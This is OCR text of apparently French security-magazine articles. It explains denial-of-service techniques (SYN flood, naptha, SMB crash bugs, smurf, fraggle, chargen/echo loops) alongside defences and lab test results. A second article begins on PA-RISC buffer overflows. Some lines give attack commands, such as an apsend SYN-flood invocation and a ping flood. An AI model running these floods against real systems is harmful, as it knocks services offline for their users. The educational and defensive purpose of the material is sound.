Même si les ressources des ordinateurs actuels ne cessent de croître, elles n'en restent pas moins limitées. Là est le point faible. De plus, les attaques sont possibles sur plusieurs fronts : utilisation du processeur, mémoire vive, espace disque, ressources réseau... Les attaques visant les capacités matérielles sont variées. Certaines sont très simplistes, comme l'e-mail bombing qui consiste tout simplement à envoyer des milliers de mails à un ou plusieurs (pour éviter les restrictions des quotas) utilisateurs afin de saturer le disque dur du serveur de mail. Non seulement les utilisateurs qui vont réussir à récupérer leurs mails auront du mal à faire le tri entre les mails légitimes

et les mails venant du "bombing", mais en plus, le serveur de mail peut être amené à refuser tout simplement les mails légitimes arrivants, par faute d'espace disque. En outre, si le système est mal partitionné, les fichiers de log peuvent ne plus accepter de nouvelle entrée, ou le comportement du système peut devenir relativement aléatoire.

De façon similaire, il serait possible de réaliser un certain nombre de requêtes SQL (directement ou via un formulaire sur une page web par exemple) pour consommer 100% du temps processeur du serveur SQL !

Nous allons nous recentrer sur le thème du dossier en donnant plus de détails sur l'utilisation excessive de ressources réseau (sans pour autant avoir à consommer la totalité de la bande passante) en détaillant l'exemple du SYN Flood.

L'attaque SYN Flood [6] repose sur une mauvaise utilisation de TCP. En temps normal, lorsqu'une connexion s'établit, le client envoie un paquet avec le flag SYN à un port en écoute du serveur. On dit que le port sur le serveur est en état `LISTEN`. Après réception du paquet SYN, la connexion passe en état `SYN_RECV` et le serveur renvoie un paquet SYN|ACK au client. Enfin, le client envoie une confirmation (un paquet ACK). La connexion est alors établie (état `ESTABLISHED`). Comme pour les autres ressources, le nombre de connexions en attente (en état `SYN_RECV`) est limité. Cette limite est une porte ouverte aux DoS.

Lors d'une attaque SYN Flood, l'attaquant (on le nommera Joker) va initier un grand nombre de connexions avec le serveur visé (on l'appellera Batcave) pour qu'un autre client (Batman) ne puisse plus joindre ce serveur. Joker envoie plusieurs paquets SYN à Batcave, comme pour créer une connexion. Toutefois, Joker spoofe son adresse IP de telle sorte que la Batcave réponde par un SYN|ACK à une adresse qui n'existe pas. En conséquence, la Batcave ne reçoit aucun ACK en retour et la connexion initiée restera en état `SYN_RECV`. Il se crée alors une file d'attente des connexions et une fois cette file pleine, aucun client légitime ne peut se connecter !

Il est important que l'adresse spoofée soit inexistante, car si Joker utilisait l'adresse de Robin (par exemple), celui-ci répondrait au SYN|ACK de la Batcave par un packet TCP RST puisqu'il s'agit d'une connexion qu'il n'a pas entrepris, et celle-ci serait terminée (sans consommer un état `SYN_RECV` disponible).

La file d'attente des connexions en cours d'établissement se vide grâce à des time-out, mais ceux-ci varient souvent de une à plus d'une dizaine de minutes ! Sous Linux, le time-out d'une connexion est par défaut de 180 secondes. Ainsi, il suffit à l'attaquant d'envoyer quelques paquets SYN à intervalles réguliers pour remplir totalement la file d'attente. C'est bien là le plus grand danger de cette attaque : avec très peu de ressources, l'attaquant réussit à créer un déni de service.

Plusieurs solutions possibles existent pour contrer ou réduire l'effet des attaques par SYN Flood :

1. Augmenter la taille de la file d'attente des connexions en cours d'établissement. Cette solution n'est pas idéale car il suffit alors à l'attaquant d'envoyer quelques paquets SYN supplémentaires. Toutefois, cela peut rester un bon complément à d'autres solutions pour certains systèmes souvent attaqués.

2. Diminuer le time-out des connexions en cours. Cette solution n'est pas idéale pour les mêmes raisons que précédemment.

3. L'utilisation des SYN Cookies [7]. Cette approche est utilisée entre autre par Linux et consiste à construire les ISN (Initial Sequence Number) des paquets TCP à l'aide d'informations contenues dans le paquet reçu et d'autres, propres au serveur. L'ISN choisi est en fait un cookie qui permet d'identifier la connexion avec le client. Les connexions en cours d'établissement ne sont plus conservées dans la file d'attente quand celle-ci est pleine. L'inconvénient reste qu'aucune information n'est conservée sur la connexion initiée.

4. L'emploi des SYN Caches [8]. FreeBSD s'appuie sur cette méthode en complément des SYN Cookies. Le but ici est d'utiliser un cache qui contient des informations minimales sur la connexion en cours d'établissement et d'allouer la totalité des ressources seulement quand elle est établie.

5. Windows NT4 (>sp2) utilise une méthode assez originale puisque, lorsque sa file de connexions en attente est pleine, il efface automatiquement les connexions en attente les plus anciennes pour libérer des ressources.

6. Certains IDS détectent les SYN Flood et réagissent alors en envoyant des paquets RST pour que le serveur visé ferme les connexions illégitimes. Comme souvent lors d'utilisation de réponses actives de la part d'un IDS, le risque ici est que l'IDS sache mal faire la distinction entre les connexions initiées provenant d'un client légitime et celles provenant de l'attaquant ayant lancé le SYN Flood. L'IDS fermerait alors des connexions légitimes.

7. Certains firewalls comme AppSafe ou NetScreen possèdent des capacités de "SYN proxy". Ils complètent les connexions initiées par le client et les transmettent au serveur une fois la connexion établie seulement. Les temps de connexion en sont un peu plus longs mais cela permet d'utiliser des files de connexions beaucoup plus grandes et des réponses plus appropriées aux SYN Flood.

Nous avons réalisé plusieurs tests pour vérifier la validité de certaines parades aux SYN Flood. Pour cela, on a lancé trois fois la même attaque successivement contre :

- Linux avec un noyau 2.4.18, avec et sans le support SYN Cookie du noyau ("`CONFIG_SYN_COOKIES=y`" avant de compiler votre noyau - trop de distributions Linux ne fournissent pas de noyaux avec ce support par défaut - et bien penser à les activer ensuite - `# sysctl -w net.ipv4.tcp_syncookies=1` ou bien au travers du `/proc`)

- Windows 2000sp2 avec différents niveaux de protection (nous tenons d'ailleurs à remercier J.B. Marchand et P. Chambet pour nous avoir aiguillé sur les spécificités de Windows à ce sujet).

Les niveaux de protection sont manipulables via la base de registres avec la clé SynAttackProtect qui se trouve dans \\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TcpIp\Parameters. Cette clé n'existe par défaut ni sous Windows 2000, ni sous Windows XP. Il faut alors la créer et lui donner une valeur entre 0 et 2. A la valeur 0, la protection est désactivée. A la valeur 1, le temps de retransmission des

SYN|ACK est raccourci et une entrée dans le cache des routes n'est créée qu'une fois la connexion établie. A la valeur 2, en plus des actions précédentes, les informations sur la connexion ne seront renvoyées au driver qui gère Winsock qu'une fois la connexion établie.

- OpenBSD-3.1 par défaut.

Dans tous les cas, l'attaque SYN Flood a été lancée sur le port 80 utilisé par Apache 1.3.26. Le matériel a été le même dans tous les cas et l'attaque a été rejouée de la façon suivante :

- Dans un premier temps, on génère un flux de dizaines de milliers de paquets SYN avec des adresses IP aléatoires en adresse source.

```
# ./apsend -s 0 -d 192.168.1.52 -p 80 --syn-flood
[... snip ...]
plusieurs milliers de paquets de la forme suivante générés
[... snip ...]
Attack: SYN flood
Packet: 32780 from 203.174.215.34(port: 26843) to 192.168.1.52(port: 80).
Protocol: 6  Type of Service(ToS): 16  ID: 0
Sequence number: 0  Acknowledgement number: 0
Window size: 65535  Urgent pointer: 0  TTL: 64
Frag. offset: 16384  Data offset: 5  IHL: 5
Version: 4  Total Lenght: 0  Data: ''
SYN=1, ACK=0, FIN=0, RST=0, PSH=0, URG=0
```

Dans le même temps, on enregistre les paquets dans un fichier (option `-w` de tcpdump) au format bianire pour pouvoir rejouer exactement les mêmes attaques pour les trois systèmes :

```
# tcpdump -i eth0 -n -w synflood "host 192.168.1.52 and port 80"
tcpdump: listening on eth0

30084 packets received by filter
0 packets dropped by kernel
```

- Pour les trois systèmes, on rejoue les attaques ainsi enregistrées avec `tcpreplay` à des débits différents (l'option -r fixe le débit en Mbits/s) :

```
# tcpreplay -i eth0 -r 0.05 synflood
30084 packets sucessfully sent in 247.896753 seconds(121.356975 packets per
second)
1624536 bytes sucessfully sent(6553.276638 bytes per second
0.049998 megabits per second)
```

- Enfin, on essaie de se connecter au port 80 de la machine attaquée depuis un autre ordinateur. On comptabilise alors les connexions réussies en moins de 30 secondes. On estime en effet que si un site commercial était attaqué, et qu'un client mette déjà 30 secondes à se connecter, il sera probablement tenté d'aller sur un site concurrent plutôt que de continuer sa navigation à cette vitesse !

Voici les résultats obtenus, représentant le nombre de connexions réussies en fonction du débit de l'attaque (voir tableau ci-dessous).

Les résultats permettent de constater que de très faibles débits engendrent des conséquences lourdes lorsque les défenses adéquates ne sont pas mises en place. Un attaquant ayant récupéré le modem 33K de sa grand-mère peut par exemple empêcher toute connexion vers un serveur web tournant sous Windows 2000 si la base de registres n'a pas été modifiée de façon adéquate. Par ailleurs, le lancement d'une attaque à partir d'un modem 56K suffit à empêcher le chargement de la moitié des pages hébergées sur un serveur Linux dont l'administrateur n'a pas activé le support SYN Cookie. On remarque toutefois qu'une fois les solutions activées, que ce soit sous Linux, sous les différents BSD (SYN cache + SYN cookies) ou sous Windows, le serveur web continue à répondre normalement, même lorsque le débit utilisé pour lancer l'attaque SYN Flood est de plusieurs dizaines de Mbits/s.

Il existe une variante du SYN Flood encore plus vorace, appelée *naptha* [12]. Qu'est-ce qui consomme encore plus de ressources qu'une connexion à moitié ouverte ? Une connexion complètement ouverte ! Le terme *naptha* désigne en fait un

Debit kb/s	Linux 2.4.18	Linux 2.4.18 avec Syn cookies	Windows 2000sp2 avec SynAttackProtect à 0 (désactivé) ou 1	Windows 2000sp2 avec SynAttackProtect à 2	OpenBSD 3.1
30	8 / 10	10 / 10	Connection to host:80 failed : Connection refused !	10 / 10	10 / 10
50	4 / 10	10 / 10	Connection to host:80 failed : Connection refused !	10 / 10	10 / 10
100	1 / 10	10 / 10	Connection to host:80 failed : Connection refused !	10 / 10	10 / 10
200	0 / 10	10 / 10	Connection to host:80 failed : Connection refused !	10 / 10	10 / 10
100 000	0 / 10	10 / 10	Connection to host:80 failed : Connection refused !	10 / 10	10 / 10

groupe d'attaques dont l'objectif est d'épuiser les ressources par l'intermédiaire de connexions TCP complètement établies. Dans le cas du SYN Flood, l'attaquant n'a pas besoin de ressource particulière. Lorsqu'il s'agit de créer une connexion TCP complète, l'attaquant a besoin d'autant de ressources que sa cible (par exemple, il faut un port par connexion). Avec naptha, ce déséquilibre disparaît.

Le principe de naptha est donc de créer des connexions TCP complètes sur un serveur de la cible. En même temps, l'attaquant dispose d'un *serveur de RST*, qui ferme les connexions, mais uniquement sur la machine de l'attaquant. Selon les variantes, l'objectif est de maintenir un grand nombre de connexions dans les états ESTABLISHED, FIN-WAIT-1, etc.

Examinons en détails comment cela se passe. L'attaquant, joker, décide de s'en prendre au port 22 de batman, port sur lequel tourne un serveur quelconque. joker envoie un paquet SYN à destination de batman sur le port 22 :

```
IP ------------------------------
   Destination : batman
   Source      : joker
   Protocole   : 0x06 (TCP)
TCP ------------------------------
   Port Dest   : 22
   Port Source : 2620
   Flags       : SYN
```

En réponse, batman acquitte ce paquet et envoie aussi un SYN vers un port "utilisateur" :

```
IP ------------------------------
   Destination : joker
   Source      : batman
   Protocole   : 0x06 (TCP)
TCP ------------------------------
   Port Dest   : 2620
   Port Source : 22
   Flags       : SYN-ACK
```

A l'issue de cet échange, le port 22 de batman et le port 2620 de joker sont dans l'état SYN_RECV.
Il reste à joker à acquitter la connexion :

```
IP ------------------------------
   Destination : batman
   Source      : joker
   Protocole   : 0x06 (TCP)
TCP ------------------------------
   Port Dest   : 22
   Port Source : 2620
   Flags       : ACK
```

Maintenant, la connexion est complètement établie (état ESTABLISHED), et la cible alloue les ressources nécessaires à son bon déroulement, c'est-à-dire que le noyau conserve les traces des paquets, que le serveur qui tourne sur le port destination (22 ici) accapare les ressources dont il a besoin (mémoire, descripteurs de fichier, etc.). A la place d'un ACK, joker peut aussi envoyer un paquet TCP avec le flag FIn pour faire passer le port 80 dans l'état FIN-WAIT-1

De son côté, joker alloue également des ressources pour traiter la connexion. L'idée du déni de service étant de consommer moins de ressources que la cible, joker aura pris soin d'installer un serveur de *reset* pas trop loin : le rôle de ce serveur est de couper **uniquement sur** joker les connexions établies. Joker envoie donc maintenant un signal à son complice, harley_quinn, qui renvoie un paquet TCP RST en se faisant passer pour batman :

```
IP ------------------------------
   Destination : joker
   Source      : batman (spoof de harley_quinn)
   Protocole   : 0x06 (TCP)
TCP ------------------------------
   Port Dest   : 2620
   Port Source : 22
   Flags       : RST
```

Le RST reçu par joker a pour effet de couper immédiatement la connexion que joker entretient avec batman ... mais seulement du côté de joker. En effet, batman ne reçoit aucun paquet de personne et ne sait donc pas que la connexion est coupée : il continue à réserver toutes les ressources du serveur pour une connexion qui n'existe plus.

Le côté "original" de ce déni de service est qu'on ne peut prédire le comportement de la cible puisque cela dépend du service attaqué et de l'OS [13]. Par exemple, sur un Tru64 UNIX V4.0F, après quelques centaines de connexions sur le port finger (79), le système ne peut plus créer de nouveaux processus.

Les variantes de cette attaque sont nombreuses. Par exemple, il est possible de jouer sur la vitesse de connexion (pour éviter certaines défenses liées à SYN Flood) ou l'état dans lequel on laisse le port cible. Comme les effets dépendent complètement de la cible, il est de plus difficile de mettre en place une défense généralisée. Néanmoins, un outil comme xinetd [14] permet de lutter, en limitant le taux de connexion et le nombre de connexions.

LES "BUGS"

On rencontre souvent dans divers systèmes d'exploitation, dans des serveurs de tous types, ou encore dans des systèmes embarqués (comme des routeurs) des bugs qui permettent de les planter. Il s'agit la plupart du temps de *buffer overflow* ou d'envoi de paquets non conformes aux RFC et mal gérés par l'application visée. Les données ne sont pas compromises mais il suffit d'imaginer les conséquences que peut avoir le plantage d'un serveur de fichiers, du serveur web d'un site marchand, ou tout simplement d'un routeur qui relie l'entreprise à Internet.

Un exemple assez simple concerne le déni de service sur le partage de fichiers et le service de partage d'imprimantes en réseau sous Windows NT/2000/XP [9], datant de fin août 2002 et non patché dans les derniers Services Packs. Ces services sous Windows utilisent le protocole SMB (*Server Message Block*). Après établissement d'une session SMB, il est possible

d'appeler plusieurs fonctions sur le serveur : `NetServerEnum2`, `NetServerEnum3` et `NetShareEnum`. Lors de l'appel de ces fonctions, le paquet envoyé contient plusieurs informations dont `Max Param Count` et `Max Data Count` qui indiquent l'emplacement des paramètres dans le paquet et la mémoire nécessaire pour les stocker. En théorie, ces paramètres ne sont jamais nuls. En théorie, aucun client ne peut renvoyer des valeurs égales à 0 et en théorie, le serveur n'a jamais de valeurs égales à 0 à traiter pour ces champs. Mais il est souvent préférable de ne pas faire confiance à la théorie, car le simple fait d'envoyer des valeurs nulles pour ces champs fait redémarrer le système d'exploitation ou crée un *écran bleu de la mort* (voir [10] si vous souhaitez tester chez vous sur vos propres systèmes).

Comme la vulnérabilité précédente nécessite d'établir une connexion avec le serveur SMB, il est possible de réduire la portée du problème en désactivant le compte `Invité` de Windows, souvent activé par les administrateurs laxistes. Bien sûr, il est possible de limiter ce genre de DoS en fermant tous les services non nécessaires et en ayant des restrictions suffisantes au niveau utilisateur, mais il reste important d'appliquer les patches au fur et à mesure (et dans le cas de Windows, de ne pas attendre simplement le prochain Service Pack !). Il est également important de noter que ce genre de problème peut toucher différents types d'applications, de la pile TCP/IP de Windows 9x (avec les Ping of Death) à Mozilla, qui fait planter XFree86 lors d'utilisation de fontes anormalement grandes, en passant par certains routeurs qui *freezent* lorsqu'on fait un certain type de scan nmap dessus...

LA BANDE PASSANTE

Lorsque la cible d'un DoS est la bande passante, l'objectif de l'attaquant est de saturer celle-ci, afin que le réseau visé ne puisse plus établir de connexion. Pour cela, il suffit de générer plus de trafic réseau que ne le permet la ligne reliant la cible au reste d'Internet. La figure 1 illustre ceci. Le fournisseur d'accès dispose de liaisons bien plus importantes que celles de son client, et ce n'est donc pas trop pénalisant d'envoyer par le routeur de grosses quantités de données qui saturent ensuite la ligne du client.(fig.1)

Lorsque l'attaquant dispose de plus de bande passante que la cible, il est donc très facile de saturer le réseau, à l'aide de la commande `ping -nf -s 32000 <target>`.

La cible de l'attaque n'est pas ici la machine, mais bien la bande passante dont elle dispose. Pour cette raison, les artifices disponibles au niveau du système pour bloquer cela ne servent à (presque) rien. Ainsi, bloquer les paquets `echo-request`, que ce soit à l'aide d'un pare-feu ou d'une clé de contrôle (le sysctl `net.ipv4.icmp_echo_ignore_all` sous Linux par exemple), n'empêche nullement l'attaque. A la limite, cela évite juste de répondre à toutes les requêtes et donc générer encore plus de trafic. Mais comme l'attaquant dispose déjà de suffisamment de bande passante à lui seul, il n'a même pas besoin de cette aide.

Toutefois, en pratique, l'attaquant ne dispose pas toujours d'un débit suffisant pour lancer son attaque. Il a alors recours à des astuces pour amplifier le trafic qu'il génère à destination de la cible.

UDP FLOODING

Parmi les différents protocoles UDP, il en est un qui occupe une place prépondérante : le DNS. Il est autorisé en entrée sur la plupart des réseaux. Il reste juste à trouver comment l'utiliser comme amplificateur.




Fig. 1 : Saturation de bande passante

Le champ AXFR du protocole DNS correspond au transfert de zone. Il sert pour synchroniser les DNS secondaires avec le DNS primaire d'un domaine. Il suffit alors d'une simple requête, occupant environ 90 octets, pour générer un trafic proportionnel au nombre de champs présents dans la zone. Le principe est donc de spoofer l'adresse de la cible lors de l'envoi de la requête vers le serveur DNS.

Normalement, un transfert de zone ne devrait pas être permis en dehors de la zone. Toutefois, de nombreux serveurs sont mal configurés et autorisent cette opération, facilitant ainsi l'attaque. Cette attaque est portée à destination d'une cible précise, mais nous allons voir comment réaliser cette attaque entre deux machines.

Certains protocoles UDP, à commencer par ceux dits *de diagnostic* (`echo` (port 7), daytime (port 13), `chargen` (port 19), `time` (37)), offrent une autre alternative, connue depuis 1996 (voir [11]). Le principe est de faire communiquer entre eux deux ports, chacun générant des données. Cela conduit à saturer la bande passante du réseau, d'autant plus que le trafic UDP est prioritaire sur le trafic TCP.

L'exemple le plus classique pour bloquer deux cibles, appelées `batman` et `robin`, consiste à envoyer des paquets UDP provenant du port 19 (`chargen`) de `batman` à destination du port 7 (`echo`) de `robin`. Le port `chargen` de `batman` émet alors des caractères sur le réseau. En les recevant sur son port `echo`, `robin` les répète sur le réseau, ce qui provoque rapidement une saturation de celui-ci.

« SMURF » ET « FRAGGLE »

Sous ces noms se cache en fait une méthode d'amplification relativement redoutable. Dans les deux cas, il s'agit toujours de placer l'adresse de la cible en adresse source d'un paquet, mais cette fois, ce paquet est envoyé vers l'adresse de diffusion (broadcast) d'un réseau qui sert d'intermédiaire et d'amplificateur.

Le *smurf* fait référence aux messages `icmp-echo` (le ping). En envoyant un ping sur une adresse de diffusion, toutes les machines présentes sur ce réseau devraient répondre. L'effet maximal est atteint lorsque le paquet est gros (la taille maximale est de 64Ko), et l'amplification est alors proportionnelle au nombre de machines qui répondent. Heureusement, certains systèmes ne répondent pas à un `echo-request` sur une adresse de diffusion. C'est le cas de Windows 2000/XP, OpenBSD ou FreeBSD par exemple, mais pas de Linux.

Voici la clé sous Linux pour ignorer les broadcasts :

```
# /etc/sysctl.conf
# Disables answring to broadcast
net.ipv4.icmp_echo_ignore_broadcasts = 1
```

Sous différents BSD, on peut choisir de les ignorer ou non avec :

```
# /etc/sysctl
# net.inet.icmp.bmcastecho = 0 # defaut : les broadcasts sont ignorés
# net.inet.icmp.bmcastecho = 1 # si ca vous amuse...
```

Et finalement, sous Solaris, il faudra rajouter dans `/etc/rc2.d/S69inet` :

```
ndd -set /dev/ip ip_respond_to_echo_broadcast 0
```

Des tests de smurf ont été réalisés sur un réseau très hétérogène, pour évaluer l'amplification de l'attaque. Ce réseau de test comporte :

- 19 Windows 9x
- 29 Windows 2000/XP avec des niveaux de Service Pack différents
- 3 Linux 2.4.1x
- 2 Linux 2.4.19/20
- 1 Linux 2.0.3x
- 1 OpenBSD 3.1
- 1 FreeBSD 4.7RC
- 1 Mac OS X 10.1
- 1 Switch 3Com SuperStack II

Sur les 58 hôtes présents, seuls 6 répondent aux broadcasts : tous les Linux (sauf un bloquant les broadcasts grâce à NetFilter) et le Switch 3com. Aucun des systèmes Windows ou *BSD n'y répond. De plus, le noyau Linux possède une limite dans le nombre de paquets ICMP envoyés, tout comme le switch. En pratique, pour près de 55 000 paquets `icmp echo-request` envoyés aux 58 hôtes, seuls 260 000 paquets `icmp echo-reply` sont reçus par le système cible (des paquets sont "perdus" à cause de la limite mentionnée précédemment). Le ratio est alors très mauvais : à peine un coefficient multiplicateur de 4.7 ! Si à cela on rajoute que sur Internet maintenant, beaucoup d'ISP bloquent ce genre d'attaques, alors le smuf est beaucoup moins efficace qu'attendu.

Le *fraggle* est le petit cousin du smurf, sauf que cette fois, le protocole utilisé est UDP. Par exemple, il s'agit d'envoyer un paquet UDP vers le port `echo` sur l'adresse de diffusion d'un réseau en spoofant l'adresse source de la cible. Il faut néanmoins prendre garde au port destination utilisé sur la cible : si celui-ci est fermé (ou inaccessible), la cible émet un message `icmp-unreach`.

CONCLUSION

On a pu voir tout au long de l'article que les formes de déni de service sont très diverses. Bien que la plupart soient connues depuis des années, certaines restent encore très dangereuses, comme les SYN Flood. Les problèmes viennent souvent de la structure des réseaux et des protocoles de base, ce qui rend la protection difficile.

Les dénis de service demeurent encore très dangereux aujourd'hui. Bien qu'ils aient disparu du devant de la scène qu'ils occupaient début 2000 avec les attaques sur Amazon, E-Bay, Yahoo et bien d'autres, on les retrouve encore aujourd'hui, comme dans le vers Slapper, qui a infesté les serveurs Apache/SSL, contenant des fonctionnalités permettant plusieurs types de DoS (parmi TCP et TCP/IPv6 flood, UDP flood et DNS flood).

Frédéric Raynal - pappy@miscmag.com http://www.security-labs.org/

Victor Vuillard - victor.vuillard@utbm.fr

BIBLIOGRAPHIE

[1] **http://staff.washington.edu/dittrich/**

Page de D. Dittrich qui propose différentes études sur les DoS.

[2] **http://staff.washington.edu/dittrich/misc/ddos/**

De nombreux liens de D. Dittrich relatifs aux DoS (outils, présentations, actualités, et autres).

[3] Jouer avec le protocole ARP - MISC 3

C. Blancher, E.Detoisien, F. Raynal

http://www.arp-sk.org

[4] Protection de l'infrastructure IP : la couche liaison de données - MISC 2 N. Fischbach

[5] Protection de l'infrastructure IP : les protocoles de routage et MPLS - MISC 3 N. Fischbach

[6] **http://www.phrack.com/phrack/48/P48-13**

Phrack 48 - Partie 13. Analyse des TCP SYN Flood

[7] **http://cr.yp.to/syncookies.html**

SYN cookies par D.J. Bernstein

[8] **http://people.freebsd.org/~jlemon/papers/syncache.pdf**

Resisting SYN Flood DoS attacks with a SYN cache

[9] **ttp://www.corest.com/common/showdoc.php?idx=262&idxseccion=10**

Denial of Service Vulnerabilities in Windows SMB implementation

[10] **http://packetstormsecurity.nl/DoS/smbnuke.c**

Windows SMB Nuker (DoS) - Proof of concept

[11] **http://www.cert.org/advisories/CA-1996-01.html**

UDP Port Denial-of-Service Attack - CERT

[12] **http://razor.bindview.com/publish/advisories/adv_NAPTHA.html**

Naptha - advisory de Bindview

[13] **http://razor.bindview.com/publish/advisories/adv_list_NAPTHA.html**

Naptha : "produits testés"

[14] **http://www.xinetd.org/**

Le site officiel de xinetd

DÉBORDEMENTS

Cet article a pour objectif de présenter le fonctionnement des débordements de buffer dans la pile sur une architecture PA-RISC. La première partie détaille le fonctionnement de la mémoire et des registres pour les processeurs PA-RISC. La seconde partie illustre l'exploitation d'un débordement de buffer.

L'ARCHITECTURE PA-RISC

L'architecture HP montre plusieurs similarités avec les autres architectures de type RISC comme Sparc et MIPS, par exemple :

- la longueur d'un mot est de 32 bits ;
- les registres généraux sont sur 32-bits (GR[0..31]) ;
- les registres IEEE sont sur 32 ou 64 bits à virgule flottante FR[0..31]) ;
- la taille d'une instruction est toujours de 1 mot (4 octets).

En effet, comme pour une architecture Sparc, les opérations de lecture/écriture ne peuvent être effectuées que sur des mots entiers (i.e. des multiples de 4 octets). Toute tentative d'écriture à l'intérieur d'un mot provoque alors un "Bus error".

Le programme suivant illustre ceci :

---- align.c ----

```
main() {
  int i;
  char *a = (char *) malloc(16);
  for (i = 0; i < 4; i++) {
    *((int *) a) = i;
    a++;
  }
}
```

---- align.c ----

Le résultat obtenu sur une architecture PA-RISC est le suivant :

```
$ uname -a
HP-UX tata B.10.20 A 9000/720 83944192 two-user license
$ gcc -o align align.c
$ ./align
Bus error (core dumped)
$
```

LA MÉMOIRE

La mémoire virtuelle PA-RISC est un ensemble d'espaces linéaires. La taille de chaque espace est de quatre gigaoctets (2^32 octets) et est divisée en quatre parties égales d'un gigaoctet (2^30 octets) chacune, connues sous le nom de *quadrant*. Dans un espace, les quadrants sont numérotés de 0 à 3, de la mémoire basse jusqu'à la mémoire haute. Une application peut adresser les 2^16 espaces. Chaque application possède son propre espace d'adresses courtes composé de ces quatre quadrants.

LE SEGMENT TEXT (QUADRANT 0)

Dans cet espace mémoire, le segment text est accessible en lecture et en exécution, mais pas en écriture. Une application ne doit pas changer le contenu de cet espace. Ce secteur de mémoire est employé pour sauvegarder le code, les instructions machine, d'un programme. L'adresse des segments text commence à 0x00000000 et termine à 0x3FFFFFFF.

INITIALISATION OU REMISE À ZÉRO DU SEGMENT DATA (QUADRANT 1)

Cette section de la mémoire contient les informations confidentielles des applications. La section data est accessible en lecture, écriture et en exécution. Le segment data commence à l'adresse 0x40000000 et se termine à l'adresse 0x7fffffff.

LA MÉMOIRE PARTAGÉE (QUADRANT 2 ET 3)

Ces sections de la mémoire partagée sont attachées au processus par l'intermédiaire des appels système de la mémoire partagée. Ils sont accessibles en lecture et écriture. La mémoire partagée commence à l'adresse 0x80000000 et se termine à l'adresse 0xffffffff.

DE BUFFER

sur architecture PA-RISC 1.1 (HP-UX 10.20)

LES REGISTRES

Sur une architecture PA-RISC 1.1, il existe 4 types de registres :

- 32 registres généraux ;
- 32 registres à virgule flottante ;
- 8 registres d'espace ;
- 25 registres de contrôle.

Pour notre démonstration, seuls les registres généraux sont intéressants.

LE REGISTRE %R0

Ce registre contient toujours la valeur 0. L'écriture à destination de ce registre ne modifie pas son contenu quoi que l'on fasse.

LE REGISTRE %R1

Ce registre est le registre cible de l'instruction ADDIL (ADD IMMEDIATE LEFT). Celle-ci prend en paramètre la valeur i qui fait 21 bits et la ramène à 32 bits en ajoutant onze 0 à sa droite. La valeur ainsi formée est ajoutée au registre %r1.

LE REGISTRE %R2 (%RP)

C'est dans ce registre que l'adresse de retour est sauvegardée quand un appel de fonction est fait.

LES REGISTRES %R3 À %R18 ET %R19 À %R22

Ce sont les registres d'utilisation générale. Le registre %r19 est utilisé par la table des liens de données. La table de liens est divisée en deux parties, la table des liens de données (DLT), et la table de liens de procédure (PLT). La PLT contient une entrée pour chaque symbole de procédure référencé non défini dans l'objet. Elle est placée juste après la DLT si cette dernière existe. La DLT contient une entrée pour chaque symbole de données ou de procédure. Le registre %r22 contient le numéro d'un appel système lorsque l'un d'eux est appelé.

LES REGISTRES %R23 À %R26 (ARG3 À ARG0)

Ces registres sauvegardent les arguments passés à une fonction.

LE REGISTRE %R27 (%DP)

Registre de Pointeur des données globales. Sous HP-UX, le registre %r27 est utilisé pour pointer à l'adresse de commencement des données globales dans le segment data.

LE REGISTRE %R28 (%RET0)

Ce registre contient la valeur de retour d'une fonction.

LE REGISTRE %R29 (%RET0)

Registre de liens statiques, il peut être employé pour sauvegarder le résultat d'une fonction tenant sur plus de 32 bits.

LE REGISTRE %R30 (%SP)

Registre de pointeur de pile, il ne peut contenir une autre valeur. Ce registre est aligné sur 64 octets. Lorsqu'un processus est initialisé par le système d'exploitation, un espace d'adressage virtuel lui est alloué pour les appels se trouvant sur la pile. Le pointeur de la pile est initialisé à l'adresse basse de cet espace. Au fur et à mesure que les procédures sont appelées, le pointeur est incrémenté pour permettre à la *frame* de la procédure appelée d'exister à une adresse en dessous du pointeur de pile. Quand le processus est terminé, le pointeur est décrémenté de la même valeur.

LE REGISTRE %R31

Ce registre contient la valeur de retour lorsqu'une instruction du type BLE est exécutée. Cette instruction est utilisée pour exécuter un nouvel appel de fonction à destination d'un nouvel espace.

PARTITIONNEMENT DES REGISTRES

Afin de réduire le nombre de registres requis lors des appels de fonctions, les registres généraux et les registres à virgules flottantes sont divisés en deux partitions appelées *callee-saves* (%r3 à %r18) et *caller-saves* (%r19 à %r22). Les noms de ces partitions permettent de déterminer la fonction qui préservera le contenu du registre lors d'un appel. Si une fonction utilise un registre dans la partition *callee-saves*, elle doit alors sauvegarder les valeurs de ce registre immédiatement après l'exécution de la fonction et le restaurer avant la sortie de cette même fonction. Dans le cas contraire, si une fonction utilise les registres de la partition *caller-saves* pour sauvegarder des informations, elle devra alors les sauvegarder dans les mémoires, ou alors les copier à destination des registres de la partition *callee-saves* avant de faire un quelconque appel.

